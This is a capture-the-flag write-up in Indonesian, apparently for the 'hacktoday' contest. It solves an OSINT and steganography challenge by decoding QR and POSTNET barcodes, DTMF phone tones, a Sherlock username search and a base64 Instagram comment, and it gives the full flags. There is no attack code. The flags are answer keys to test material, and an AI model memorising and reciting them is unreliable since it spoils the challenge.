
siti_sage3345 Follow

3 posts 0 followers 4 following

Siti Nur Sage she/her

sy suka jokes probsetnya :V

Di postingan terakhir dia tulis ***me when I have to write "Looking for a job" on linkedin***
Setelah dapet linked in dia, saya dapet ini



Siti Nur Sage • Ke-3+
Looking for a job
3hr •

#steganography is https://ipb.link/ezzzz

Jadilah yang pertama merespons

Siti Nur Sage • Ke-3+
Looking for a job
3hr • Diedit •


I just made a youtube channel!

https://lnkd.in/dN5X7pqr

Lihat terjemahan

1

Untuk image 1 aku pake aperisolve lalu decode qr nya




itu barcode postnet

flag (1/3)

hacktoday{B3RKel1

Di post satunya ada link youtube dan itu adalah suara no telp yang nomornya seperti ini



Requires WebAudio. Click DTMF button keys to generate tones. See source code

Input: Active


glhf.mp4

7649110549577511109952824995665111068


itu pake dmtf detect
flag(2/3)

L1n6_M3nc4R1_B3nD

Setelah mencari sosmed yang lain dan tidak ketemu (aku coba pake sherlock yang valid cuman ig). Lalu aku coba cari di ig.



```
[+] AllMyLinks: https://allmylinks.com/siti_sage3345
[+] GitHub Support Community: https://github.community/u/siti_sage3345/summary
[+] GuruShots: https://gurushots.com/siti_sage3345/photos
[+] Instagram: https://www.instagram.com/siti_sage3345
[+] Star Citizen: https://robertsspaceindustries.com/citizens/siti_sage3345
[+] Whonix Forum: https://forums.whonix.org/u/siti_sage3345
[+] skyrock: https://siti_sage3345.skyrock.com/

[*] Results: 7
```



muhammadnafiz_ • Follow
Original audio

statistik nasional seminar, dan G3b training. Di andat juga diadakan pelatihan analisis rutin.

@dias_mdf @st_aisyh

3w See translation

siti_sage3345 woww keren🔥🔥
1d Reply See translation

—— Hide replies

siti_sage3345 @siti_sage3345 VjJ4b1NrMUdhRFpVV0hCUFpXeHJNVlJ1Y0ZKT1ZURlZXVEpvU2xkRVFUaz0=
1d 2 likes Reply

muhammadnafiz_ @siti_sage3345 apanih
1d Reply

34 likes
AUGUST 1


Add a comment... Post

flag (3/3)
er4_3376974917!!}

flag **hacktoday{B3RKel1L1n6_M3nc4R1_B3nDer4_3376974917!!}**

link link sakti
[Aperi'Solve (aperisolve.com)](https://www.aperisolve.com)
[DTMF detection demo (unframework.github.io)](https://unframework.github.io)
[Wayback Machine (archive.org)](https://archive.org)

Start Today



Start Today

hacktoday{good_luck__have_fun}

Team	Submitted
ASAM LAMBUNG	09:00:26
Hilangnya Abang Kami	09:00:26

category : rev pwn cry for web mis
solver:

Ini challenge tersulit yang pernah ada soalnya banyak banget kategorinya 😭. parahhh

flag **`hacktoday{good_luck__have_fun}`**